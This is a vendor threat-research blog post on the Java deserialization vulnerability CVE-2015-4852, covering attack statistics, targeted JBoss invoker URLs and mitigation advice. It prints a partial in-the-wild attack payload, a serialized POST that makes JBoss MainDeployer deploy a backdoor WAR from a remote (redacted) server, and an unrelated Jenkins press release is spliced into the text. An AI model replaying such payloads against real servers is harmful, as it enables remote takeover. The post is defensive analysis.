

<\$mtcclicenserdf\$> <\$mtblogmetakeywords\$> <\$mtblogmetadescription\$>

- [English](#)
 - [中文](#)
 - [Deutsch](#)
 - [日本語](#)
- [Blog](#)
- [Contact Sales](#)
- [Log In](#)



Site Navigation

- [Products](#)
 - - [Web Application Security](#)
 - [Web Application Firewall](#)
 - [ThreatRadar Subscriptions](#)
 - [DDoS Protection](#)
 - [Website DDoS Protection](#)
 - [Infrastructure DDoS Protection](#)
 - [Name Server DDoS Protection](#)
 - [Sharepoint Security](#)
 - [Data Security](#)
 - [Data Protection and Compliance](#)
 - [Database Assessment](#)
 - [Big Data Security](#)
 - [User Rights Management](#)
 - [Application Defense Center Insights](#)
 - [File Security](#)
 - [File Activity Monitor](#)
 - [File Firewall](#)
 - [Cloud Security](#)
 - [Incapsula](#)
 - [SecureSphere for AWS](#)
 - [Skyfence](#)
 - [Platform](#)
 - [Management](#)
 - [Appliances](#)
 - [Agents](#)
 - [Advanced Technologies](#)
- [Services](#)
 - - [Professional Services](#)
 - [Training](#)
 - [Technical Support](#)
- [Partners](#)

- - [Managed Service Providers and Hosters](#)
 - [Resellers & Distributors](#)
 - [Technology Alliance](#)
 - [Become A Partner](#)
- [Defense Center](#)
 - - [Web Application Attack Reports](#)
 - [Threat Advisories](#)
 - [Hacker Intelligence Reports](#)
- [Company](#)
 - - **News & Media**
 - [Press Releases](#)
 - [Coverage](#)
 - [Awards](#)
 - [Events](#)
 - [Careers](#)
 - [Contact Us](#)
 - [Leadership](#)
 - - [Investors](#)
 - [Corporate Governance](#)
 - [SEC Filings](#)
 - [Stock Quotes](#)
 - [Communicate with the Board of Directors](#)
- **Resources**
 - - [Free Tools](#)
 - [Blog](#)
 - [Videos & Webinars](#)
 - [Glossary](#)
 - - **Why Imperva?**
 - [Datasheets](#)
 - [Case Studies](#)
 - [Infographics](#)
 - [White Papers & eBooks](#)
 - **Regulations & Compliance**
 - [Privileged User Monitoring](#)
 - [Sensitive Data Access Auditing](#)
 - [Application Controls](#)
 - **By Regulation**
 - [PCI DDS](#)
 - [SOX](#)
 - [HIPAA](#)
 - [For Federal Agencies](#)
 - [Additional Regulations](#)



- Search
-

1. [Home](#)
2. [Resources](#)
3. [Blog](#)

Imperva Cyber Security Blog

Share:

- [Share on Facebook](#)
- [Share on Twitter](#)
- [Share by Email](#)
- [Share on LinkedIn](#)

December 03, 2015

Zero-Day Attack Strikes Again - Java Zero Day Vulnerability CVE-2015-4852 Tracked by Imperva

On November 6th, 2015 security researchers of FoxGlove Security [released zero-day exploits](#) for WebSphere, WebLogic, JBoss, Jenkins, and OpenNMS, facilitating in some cases Remote Code Execution attacks on application servers using these technologies. The popularity of these software products, which are used by many organizations, combined with the severity of the attack, allowing attackers to obtain control over the server, earns this vulnerability a slot right next to the likes of [Shellshock](#).

The vulnerability used for the exploit has been around for two years and resides in code that processes serialized objects coming to the server, deserializes them for application logic. The vulnerability exists because the [Apache Commons Collections library](#) fails to sanitize user-provided input thoroughly, opening a window for an attacker to append malicious code to the input and perform remote code execution. Breen and Kennedy have documented the complete details of the vulnerability and how the exploit works in their [blog post](#).

Analyzing [CVE-2015-4852](#) revealed a surprising and disturbing fact that in the years since the publication of the vulnerability, the attack surface has not reduced, but, in fact, has become larger given the increasing number of the vulnerable web applications.



Jenkins Community Reaches Milestone: More Than 100,000 Active Installations Worldwide



Vibrant DevOps Automation Community Has Fostered Innovation, Enabling Global Brands to Accelerate Software Delivery and Generate Superior Business Value



Jenkins

LOS ALTOS, CA - February 26, 2015 - The Jenkins CI community, the community of practitioners using open source Jenkins, today announced that as of January 31, 2015, the Jenkins CI open source project has grown to 102,992 active users worldwide. This major milestone affirms the Jenkins community's position as having the largest install base of any open source continuous integration and continuous delivery platform.

Jenkins usage is global and pervasive. Ten years after the community launched the first version of its continuous integration server, it has contributed more than 1,000 plugins and enabled faster delivery of software for enterprises all over the world. To provide perspective on the use of Jenkins, in the month of January 2015, 318,000 servers around the globe ran 5,190,252 build jobs on Jenkins. Additionally, 3,381,371 community plugins were downloaded.

The Jenkins Community achieved the following milestones in the 12 months ending January 31, 2015:

- 34 percent growth in the number of active installations
- 20 percent growth in the number of community plugins available
- 64 percent growth in the number of community plugins downloaded
- 52 percent growth in the number of build machines
- 69 percent growth in the number of build jobs being run

Figure 1- Jenkins growth publication (<https://www.cloudbees.com/press/jenkins-community-reaches-milestone-more-100000-active-installations-worldwide>)

Zero Day Mitigation by Imperva WAF

Soon after the zero-day exploit [CVE-2015-4852](#) was published, Imperva sensors detected 645 web servers being attacked from 503 different IPs.





Figure 2- Attackers IPs Geolocation*Figure 3- Attacks volume per country*

SecureSphere's built-in security mechanisms were designed to distinguish between legitimate to abnormal traffic patterns, had detected these attacks on the protected applications. We tracked these attacks in the days since the public exposure of the vulnerability and recorded several attack campaigns using these zero-day exploits. While in the days following the publication we noticed only hundreds of attacks per day, a week later we witnessed massive attack campaigns, reaching 4,000 attacks per day, hinting on the exploit being amplified by several by web scanners. Since this is highly unusual/suspect behavior, we decided to analyze and dig deeper into the attacks.





Figure 4- Amount of Zero Day Attacks since the beginning of November 2015

Real life attacks analysis

96% of the attacked URLs contained the “invoker” word (for example: “/invoker/JMXInvokerServlet”, “/invoker/EJBInvokerServlet”)

*Figure 5 - Attacked URLs*

Also, we were able to monitor malicious payloads used to download a WAR file that contained a backdoor client code. The downloaded file was used to infect the web server and gain persistent access and remote command execution capability.

Payload analysis

The following shows an example of a payload we encountered during our research:

POST /invoker/ejbInvokerServlet/ HTTP/1.1

- **Content-Type:** application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation
- **Accept-Encoding:** x-gzip,x-deflate,gzip,deflate
- **User-Agent:** Java/1.6.0_21
- **Host:** *****
- **Accept:** text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
- **Connection:** keep-alive
- **Content-type:** application/x-www-form-urlencoded
- **Content-Length:** 741

```
~i[[#0]][[#5]]sr[[#0]]org.jboss.invocation.MarshalledInvocationö[[#6]]•'A>¼[[#12]][[#0]][[#0]]
]]xppw[[#8]]x""GÄÐS†sr[[#0]][[#17]]java.lang.Integer[[#18]]ä ¯+□ ‡8[[#2]][[#0]][[#1]]I[[#0]][
[#5]]valuexr[[#0]][[#16]]java.lang.Number†→•[[#29]][[#11]]"â<[[#2]][[#0]][[#0]]xp&•¾
sr[[#0]]$org.jboss.invocation.MarshalledValueêIäÑöJÐ™[[#12]][[#0]][[#0]]xpwù[[#0]][[#0]][[#
0]]ñ~i[[#0]][[#5]]ur[[#0]][[#19]](Ljava.lang.Object;□İXY[[#16]]s)l[[#2]][[#0]][[#0]]xp[[#0]][[#
0]][[#0]][[#4]]sr[[#0]][[#27]]javax.management.ObjectName[[#15]][[#3]]§[[#27]]ëm[[#21]]İ[[#
3]][[#0]][[#0]]xpt[[#0]]!jboss.system:service=MainDeployerxt[[#0]][[#6]]deployuq[[#0]]~[[#0]]
[[#0]][[#0]][[#0]][[#0]][[#1]]t[[#0]]# ██████████ warur[[#0]][[#19]](Ljava.la
ng.String;-
```

The above example shows a request that was seen few days after the vulnerability was published. The source IP has been scanning for the Java serialization vulnerabilities. The marked URL contains a malicious WAR file that includes a backdoor code. The backdoor implementation uses the common code found in many hosts acting as download servers.

Browsing this server, which has bad IP reputation and is blacklisted by several security vendors, we saw additional suspicious files in the UI.

The screenshot shows a web browser window with two tabs. The active tab is titled 'HFS /x/'. The browser's address bar shows a URL starting with 'http://'. The page features a sidebar on the left with navigation links: 'User' (Login), 'Folder' (Up, Home, » x), 'Search' (go), 'Select' (All, Invert, Mask, 0 items selected), 'Actions' (Archive, Get list), and 'Server information' (HttpFileServer 2.3g, Server time: 2015-11-22 오후 11:32:55, Server uptime: (13 days) 00:39:21). The main content area displays a table of files and folders. A black box highlights a file named 'war' with a size of 2.1 KB and a timestamp of 2015-11-04 오후 11:31:20.

Name	.extension	Size	Timestamp	Hits
		folder	2015-11-04 오후 11:28:25	2
		folder	2015-11-04 오후 11:28:20	839
		folder	2015-11-04 오후 11:28:15	2
		folder	2015-11-04 오후 11:28:08	1338
		folder	2015-11-04 오후 11:28:03	44
		folder	2015-11-04 오후 11:27:46	1509
upload		3.5 MB	2015-11-19 오후 5:29:05	3
war		2.1 KB	2015-11-04 오후 11:31:20	2334

Recommendations and Mitigation

- Java Common-Collections Frameworks users should manually fix the library by hand, by removing class files leveraged by the exploit from the Jar file. See ["The Fix"](#) section of [this](#) post for more details.
- Finding the parts of the applications that take a serialized object as input (if any), and verify whether they are properly sanitizing it.
- Applications using [Imperva SecureSphere WAF](#) enjoys out-of-the-box mitigation to this vulnerability as part of WAF generic mechanisms for mitigation of zero-day attacks. In addition, [Imperva ADC](#) published specific mitigation guidelines to prevent unwanted access to the vulnerable Java applications.

Authors & Topics: [Noam Mazor](#) | [Nadav Avital](#) | [Efrat Levy](#) | [Deepak Patel](#) | [Amichai Shulman](#) | [ADC Team](#) | [Threat Central](#) | [Research Lab](#) | [Front Line](#)

Share: [Tweet](#) [Like](#) 8 [Share](#) [G+](#) 0


Comments

Verify your Comment

Previewing your Comment

Posted by: |

This is only a preview. Your comment has not yet been posted.




Your comment could not be posted. Error type:

Your comment has been saved. Comments are moderated and will not appear until approved by the author. [Post another comment](#)

The letters and numbers you entered did not match the image. Please try again.


As a final step before posting your comment, enter the letters and numbers you see in the image below. This prevents automated programs from posting comments.

Having trouble reading this image? [View an alternate.](#)



請輸入圖片中的文字：





Post a comment

Comments are moderated, and will not appear until the author has approved them.

If you have a TypeKey or Typepad account, please [Sign In](#)

Your Information

(Name and email address are required. Email address will not be displayed with the comment.)

Name is required to post a comment








Please enter a valid email address

Invalid URL





- **Bloggers**

-  [Amichai Shulman](#)
-  [Ayelet Steinitz](#)
-  [Chris Grove](#)
-  [Kim DeCarlis](#)
-  [Mark Kraynak](#)
-  [Meg Bear](#)
-  [Terry Ray](#)

- **Monthly Archives**

- [December 2015 \(3\)](#)
- [November 2015 \(14\)](#)
- [October 2015 \(15\)](#)
- [September 2015 \(8\)](#)
- [August 2015 \(5\)](#)

[More >](#)

- **Email Subscription**

Sign up here to receive our blog:

- **RSS Subscription**

Click on an RSS link below to receive raw XML data of our content:

[**All Imperva Blogs**](#)[**Research Lab**](#)[**Perspectives**](#)[**Threat Central**](#)[**Front Line**](#)

Cyber Security Leader

Imperva protects your business-critical data and applications—in the cloud and on-premises.

[**Learn More**](#)

Find Us Online

- [*Visit our Facebook*](#)
- [*Visit our Twitter*](#)
- [*RSS*](#)
- [*Visit our LinkedIn*](#)
- [*Visit our LinkedIn*](#)
- [*Visit our Google+*](#)
- [*Visit our SlideShare*](#)

- [*Site Map*](#)
- [*Contact Us*](#)
- [*Careers*](#)

Copyright ©2015 Imperva. All rights reserved. [Privacy and Legal](#)

By using this site you consent to receive cookies, See our [Cookie Policy](#).